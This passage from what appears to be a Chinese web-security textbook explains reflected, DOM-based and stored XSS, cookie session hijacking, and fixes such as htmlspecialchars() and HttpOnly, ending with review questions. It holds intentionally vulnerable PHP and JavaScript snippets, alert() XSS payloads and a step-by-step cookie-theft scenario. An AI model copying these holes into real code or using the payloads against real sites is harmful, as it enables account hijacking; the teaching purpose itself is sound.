下面举例说明反射型 XSS 跨站漏洞。如图 7.43 所示，这段代码的主要功能是向页面自己发送带有参数为“input_text”的 GET 请求。这里对于输入，浏览器不存在任何形式的过滤。

```
<form action="" method="get">
    <input type="text" name="input_text"/>
    <input type="submit" value="test"/>
</form>
<?php
$input_text = @$_GET['input_text'];
if($input_text!==null){
    echo $input_text;
}
```

图 7.43 测试代码段

比如，输入值为“309309”，在浏览器上显示如图 7.44 所示。



图 7.44 测试结果图

浏览器对用户的输入不加任何形式的过滤，直接输入一段 JavaScript 代码：

```
<script> alert("XSS_test ")</script>
```

能发现“alert("XSS_test ")”如图 7.45 所示在当前页面被执行了。

查看页面源码如图 7.46 所示，输入的字符串直接插入到了页面中，解释为“<script>”标签，所以“alert("XSS_test ")”可以成功地在当前页面被执行。

可能有人会有疑问：这似乎并没有造成什么危害，不就是一个弹框吗？如果你看下面这个例子，可能就不会这么认为了。例如，http://www.secbug.org/xss.php 存在 XSS 反射跨站漏洞，那么攻击者的步骤可能如下。



图 7.45　执行结果图



图 7.46　查看网站源码

(1) 用户 CUFE 是网站 www.secbug.org 的忠实粉丝，此时正在论坛看信息。

(2) 攻击者发现 www.secbug.org/xss.php 存在反射型 XSS 漏洞，然后精心构造 JavaScript 代码，此段代码可以盗取用户 Cookie 发送到指定的站点 www.xxser.com。

(3) 攻击者将带有反射型 XSS 漏洞的 URL 通过站内信发送给用户 CUFE，站内信为一些诱惑信息，目的是为让用户 CUFE 单击链接。

(4) 假设用户 CUFE 打开了带有 XSS 漏洞的 URL，那么将会把自己的 Cookie 发送到网站 www.xxser.com。

(5) 攻击者接收到用户 CUFE 的会话 Cookie，可以直接利用 Cookie 以 CUFE 的身份登录 www.secbug.org，从而获取用户 CUFE 的敏感信息。

通过以上步骤，可以使用反射型 XSS 漏洞以 CUFE 的身份登录网站，这就是其危害。

2. DOM 型 XSS

文档对象模型(Document Object Model，DOM)通常用于代表在 HTML、XHTML 和 XML 中的对象。使用 DOM 可以允许程序和脚本动态地访问和更新文档的内容、结构和样式。

通过 JavaScript 可以重构整个 HTML 页面，而要重构页面或页面中的某个对象，JavaScript 就需要知道 HTML 文档中所有元素的“位置”。而 DOM 为文档提供了结构化表示，并定义了如何通过脚本来访问文档结构。根据 DOM 的规定，HTML 文档中的每个成分都是一个节点，DOM 的规定如下。

(1) 整个文档是一个文档节点。

(2) 每个 HTML 标签是一个元素节点。

(3) 包含在 HTML 元素中的文本是文本节点。

(4) 每一个 HTML 属性是一个属性节点。

(5) 节点与节点之间都有等级关系。

HTML 的标签都是一个个节点，而这些节点组成了 DOM 的整体结构——节点树，如图 7.47 所示。



图 7.47 HTML DOM 节点树

简单了解了 DOM 后，再来看 DOM 型 XSS 就比较简单了。可以发现，DOM 本身就代表文档的意思，而基于 DOM 型的 XSS 是不需要与服务器端交互的，它只发生在客户端处理数据阶段。

DOM BASED XSS 从严格意义上来讲也是反射型 XSS。通过修改 Web 页面的 DOM 节点形成的 XSS，被称为 DOM BASED XSS。下面是一个 DOM BASED XSS 的简单实例。

如图 7.48 所示，这段代码的功能是在页面上生成一个输入框及 input 按钮，单击 input 按钮软件会在界面生成一个输入内容的超链接。同样，浏览器对用户的输入没有任何形式的过滤。

```
<script>
function xsstest() {

    const  input_text = document.getElementById("input_text").value;
    document.getElementById("t").innerHTML="<a href='"+input_text+"'>Link</a>";

}
</script>


<div id="t" > </div>
<input type="text" id="input_text" value=""/>
<input type="button" id="write" value="input" onclick="xsstest()"/>
```

图 7.48 生成输入框及 input 按钮

运行代码，正常输入实例，在输入框输入“309309”，结果如图 7.49 所示。



图 7.49 代码运行结果图

如果在输入框中输入：“'onlick＝alert(/xss_test/)//”，然后单击 input 按钮，单击 Link 链接，将会出现弹窗。这次攻击的原理是，我们输入的“'onlick＝alert(/xss_test/)//”，将页面

以前的：

```
<a href='"+input_text+"'>Link</a>
```

变成了：

```
<a href='" 'onlick=alert(/xss_test/)//"'>Link</a>
```

首先第一个单引号使得 href 标签的单引号闭合，最后的“//”将第二个单引号注释掉，使得语句可以执行中间的 onclick 事件。所以单击新生成的链接，如图 7.50 所示，脚本将会被执行。



图 7.50　脚本执行结果图

3. 存储型 XSS

存储型 XSS 是非常危险的一种跨站脚本。

存储型 XSS 会把攻击代码存储在数据库中，任何用户访问包含攻击代码的页面都会被代码攻击，所以存储型 XSS 也被称为持久型 XSS。下面是一个存储型 XSS 的简单实例。

如图 7.51 所示，新建一个 PHP 文件，主要功能是向数据库中插入用户的地址字段。

```
<form action="" method="post">
    <input type="text" name="xss"/>
    <input type="submit" value="submit"/>
</form>
<?php
$xss=@$_POST['xss'];
mysql_connect( server: "localhost", username: "root", password: "123456");
mysql_select_db( database_name: "xss");
if($xss!==null) {
    $sql = "insert into user_info(name,address) values('xd309','$xss')";
    $result = mysql_query($sql);
    echo $result;
}
```

图 7.51　脚本代码

首先测试正常实例，如图 7.52 所示，在页面的输入框中输入“address_test”，单击 submit 按钮，将会向数据库插入“address_test”。在数据库中已存在之前提交的数据，如图 7.53 所示。



图 7.52　向数据库提交数据

接下来，新建一个 PHP 文件，主要功能是查询刚才插入的地址字段，如图 7.54 所示。

运行查询功能的 PHP，从数据库获取到 address 字段的值，如图 7.55 所示。

以上是正常输入，如果浏览器不做任何形式的过滤，将输入值变为：

图 7.53 在数据库已添加提交的信息

```php
<?php
mysql_connect( server: "localhost", username: "root", password: "123456");
mysql_select_db( database_name: "xss");
$sql="select address from user_info where name='xd309'";
$result=mysql_query($sql);
while($row=mysql_fetch_array($result)){
echo $row['address'];
}
```

图 7.54 查询提交信息的代码



图 7.55 查询提交信息的结果

```
<script>alert('xss_test')</script>
```

此时，数据库 address 字段存储的值为“<script>alert('xss_test')</script>”，如图 7.56 所示。



图 7.56 在数据库已添加提交的信息

如果这时候运行上面的查询功能的 PHP 文件，如图 7.57 所示，恶意攻击代码“<script>alert('xss_test')</script>”将会在页面上被执行。

图 7.57 恶意代码执行结果

从上面的简单实例中我们可以看出，存储型 XSS 的数据流向是：浏览器→后端→数据库→后端→浏览器。因为在数据库中会保存更长时间，且危害的用户数量更大，所以存储型 XSS 的危害比 DOM 型及反射型更大。

7.4.3.3　XSS 会话劫持

Cookie 是能够让网站服务器把少量文本数据存储到客户端的硬盘、内存，或是从客户端的硬盘、内存读取数据的一种技术。

说起 Cookie，大多人都会想到 HTTP 协议。因为 HTTP 协议是无状态的，Web 服务器无法区分请求是否来源于同一个浏览器。所以，Web 服务器需要额外的数据用于维护会话。Cookie 正是一段随 HTTP 请求、响应一起被传递的额外数据，它的主要作用是标识用户、维持会话。

当用户浏览某个网站时，该网站可能向用户的计算机硬盘写入一个非常小的文本文件，它可以记录用户的 ID、密码、在网站停留的时间等信息，这个文件就是 Cookie 文件。当用户再次来到该网站时，浏览器会自动检测用户的硬盘，并将存储在本地的 Cookie 发送给网站，网站通过读取 Cookie，得知用户的相关信息，就可以做出相应的动作（如直接登录），而无须再次输入账号和密码。

Cookie 中的内容大多数经过了加密处理，因此，一般用户看来只是一些毫无意义的字母数组组合，只有服务器的处理程序才知道它们真正的含义。每个 Cookie 文件都是一个.txt 文件，都以“用户名@网站 URL”来命名，如图 7.58 所示。



图 7.58　Cookie 文件

1. 读写 Cookie

像 JavaScript、PHP、ASP.NET 都拥有读写 Cookie 的能力。下面以 CUFE 邮箱登录页面为例，通过服务器端的 Servlet 代码，观察 HTTP 响应 Set-Cookie 头：

```
public class MailLogin extends HttpServlet {
    public void doGet(HttpServletRequest request, HttpServletResponse response)
throws ServletException, IOException {
        this.doPost ( request, response) ; }
    public void doPost (HttpServletRequest request, HttpServletResponse response)
throws ServletException, IOException {
        PrintWriter out = response.getWriter () ;
        Cookie c [ ] = request.getCookies () ;
        if (c ! =null) {
            for (int i = 0; i < c.length; i++) {
            Cookie cookie = c [i] ; }
        } else {
            String username = request.getParameter ("username") ;
            if (username ! =null && !" ".equals (username) ) {
            Coookie ck = new Cookie ("Name", username) ;
            response.addCookie (ck) ; }
        }
    }
}
```

在这段服务器端的 Servlet 代码中，将会获取本地服务器上的 Cookie，如果 Cookie 不为空，就遍历数组把所有 Cookie 值取出来。如果 Cookie 为空，就获取 username 参数值，并且将值写入 Cookie 的 Name 字段中，最终将 Cookie 发送给用户。

第一次访问 URL：http://mail.cufe.edu.cn/Webmailgo.php? username＝liyang，本地 Cookie 为空，观察 HTTP 协议，如图 7.59 所示。



图 7.59　服务器端发送 Set-Cookie

再次请求登录页面，当输入邮箱账号、密码以后，浏览器将会自动带入 HTTP Cookie 头字段，并且其中带有属性 username 字段，如图 7.60 所示。



图 7.60　浏览器自动加入 Cookie 请求

2. JavaScript 操作 Cookie

在开发中使用 Cookie 作为身份标识是很普遍的事情，但是从另一个角度来看，如果网站存在 XSS 标站漏洞，那么利用 XSS 漏洞就有可能盗取用户的 Cookie，使用用户的身份标识。换句话说，就是不使用用户的账号和密码就能登录用户的账户。

当用户 CUFE 正常登录邮箱，刷新主页面 index.php，然后拦截请求（可使用 Burp Suite 工具），如图 7.61 所示。

通过图 7.61 中的这段 HTTP 请求头中可以看到有 Cookie 字段，这就是 Web 服务器向客户端发送的 Cookie，当攻击者拿到这段 Cookie 后，就可以使用当前用户的身份登录网站。

攻击者重复上面步骤，模拟用户 CUFE 登录邮箱，如果发现有 Cookie 请求头，就替换为拿到的用户的 Cookie，继续执行可发现 Cookie 已经替换为指定的 Cookie，并且没有输入账号和密码就登录到了用户的邮箱。



图 7.61　替换 Cookie

通过以上案例可以得知，攻击者通过 XSS 攻击，可以完成 Cookie 劫持，不需要输入密码，就可直接以正常用户的身份登录账户。然而需要注意的是，有些开发者使用 Cookie 时，不会当作身份验证来使用。比如，存储一些临时信息，这时，即使黑客拿到了 Cookie 也是没有用处的。但并不是说只要有 Cookie，就可以“会话劫持”。

7.4.3.4　修复 XSS 跨站漏洞

XSS 跨站漏洞最终形成的原因是对输入与输出没有严格过滤，在页面执行 JavaScript 等客户端脚本，这就意味着只要将敏感字符过滤，即可修补 XSS 跨站漏洞。但是这一过程却是复杂的，很多情况下无法识别哪些是正常字符，哪些是非正常字符。

1. 输入与输出

在 HTML 中，小于号(<)、大于号(>)、双引号(“”)、单引号(‘’)等都有比较特殊的意义，因为 HTML 标签、属性就是由这几个符号组成的。如果直接输出这几个特殊字符，极有可能破坏整个 HTML 文档的结构。所以，一般情况下，XSS 将这些特殊字符转义。

在 PHP 中提供了 htmlspecialchars()、htmlentities()等函数可以把一些预定义的字符转换为 HTML 实体。预定义的字符如下。

(1) 和号(&)成为 &amp。

(2) 双引号(“”)成为 &quot。

(3) 单引号(‘’)成为 &#039。

(4) 小于号(<)成为 &lt。

(5) 大于号(>)成为 &gt。

当字符串经过这类函数处理后，敏感字符将会被一一转义。例如，PHP 代码如下：

```
<?php
    @$html = $_GET[ 'xss' ] ;
    if ($html) {
        echo htmlspecialchars($html) ;
```

```
    }
?>
```

此时在提交 http://www.xxser.com/xss.php? xss=<script>alert(/xss/)</script>后，将不再弹出窗口，因为敏感字符已经被转义。

2. HttpOnly

HttpOnly 对防御 XSS 漏洞不起作用，其主要目的是解决 XSS 漏洞后续的 Cookie 劫持攻击。HttpOnly 是微软公司的 Internet Explorer 6 SP1 引入的一项新特性。这个特性为 Cookie 提供了一个新属性，用以阻止客户端脚本访问 Cookie。至今已经成为一个标准，大多数的浏览器都支持 HttpOnly。

上文介绍了如何使用 JavaScript 获取 Cookie。一个服务器可能会向客户端发送多条 Cookie，但是带有 HttpOnly 的 Cookie，JavaScript 将不能获取。例如，PHP 代码如下：

```
<?php
    header ( "Set-Cookie : username=root " ) ;
    header ( "Set-Cookie : password=password; httpOnly" , false) ;
?>
```

访问这个页面时，使用浏览器查看 Cookie，可以看到 password 字段后面有了 HttpOnly，其状态如图 7.62 所示。

图 7.62 Set-Cookie

这样就代表 JavaScript 将不能获取被 HttpOnly 标注的 Cookie 值，清空浏览器地址栏，输入“javascript：alert(document.cookie)”语句测试，在弹出的对话框中只有 username 字段，并没有看到 password 字段，这就是 HttpOnly 的作用。

7.5 本章小结

互联网时代的数据安全与个人隐私受到前所未有的挑战，Web 作为云计算和移动互联网的最佳载体，针对 Web 的攻击也一直不断发展变化，安全问题受到了广泛关注。

本章首先介绍了 Web 前端基础知识，说明 URL 和 JavaScript 脚本是研究 Web 安全的基本功。接下来，介绍了 HTTP 的工作流程及其安全问题，从而引出 HTTPS 的由来及重要性。之后，对信息探测与漏洞扫描等技术进行介绍，并结合实例进行了分析。最后，针对浏览器端的安全问题进行讨论。通过对本章节学习，读者可以充分理解 Web 安全原理，了解常见的攻击方法与防护手段，增强网络安全防范意识。

思 考 题

1. 简述常见的 Web 威胁有哪些。
2. HTTP 报文的头部与体部通常由哪几部分组成？

3. 描述 SQL 注入的原理。
4. SQL 注入点判断常用的 1=1、1=2 测试法是如何进行的？
5. 防止 SQL 注入的方法有哪些？
6. 列出 3 处 HTML 页面中可执行 JavaScript 脚本的地方。
7. 说明 XSS 跨站脚本攻击中“跨站”的含义。
8. 比较反射型 XSS 和存储型 XSS。
9. Cookie 的作用是什么？为什么泄露之后会非常危险？
10. 简述攻击者使用 JavaScript 脚本获取受害者 Cookie 的过程。
11. Web 服务器端可采用哪些方式避免 XSS 攻击？
12. 逻辑漏洞与漏洞扫描的相关技术有哪些？
13. 如何防范与识别恶意链接与网站钓鱼？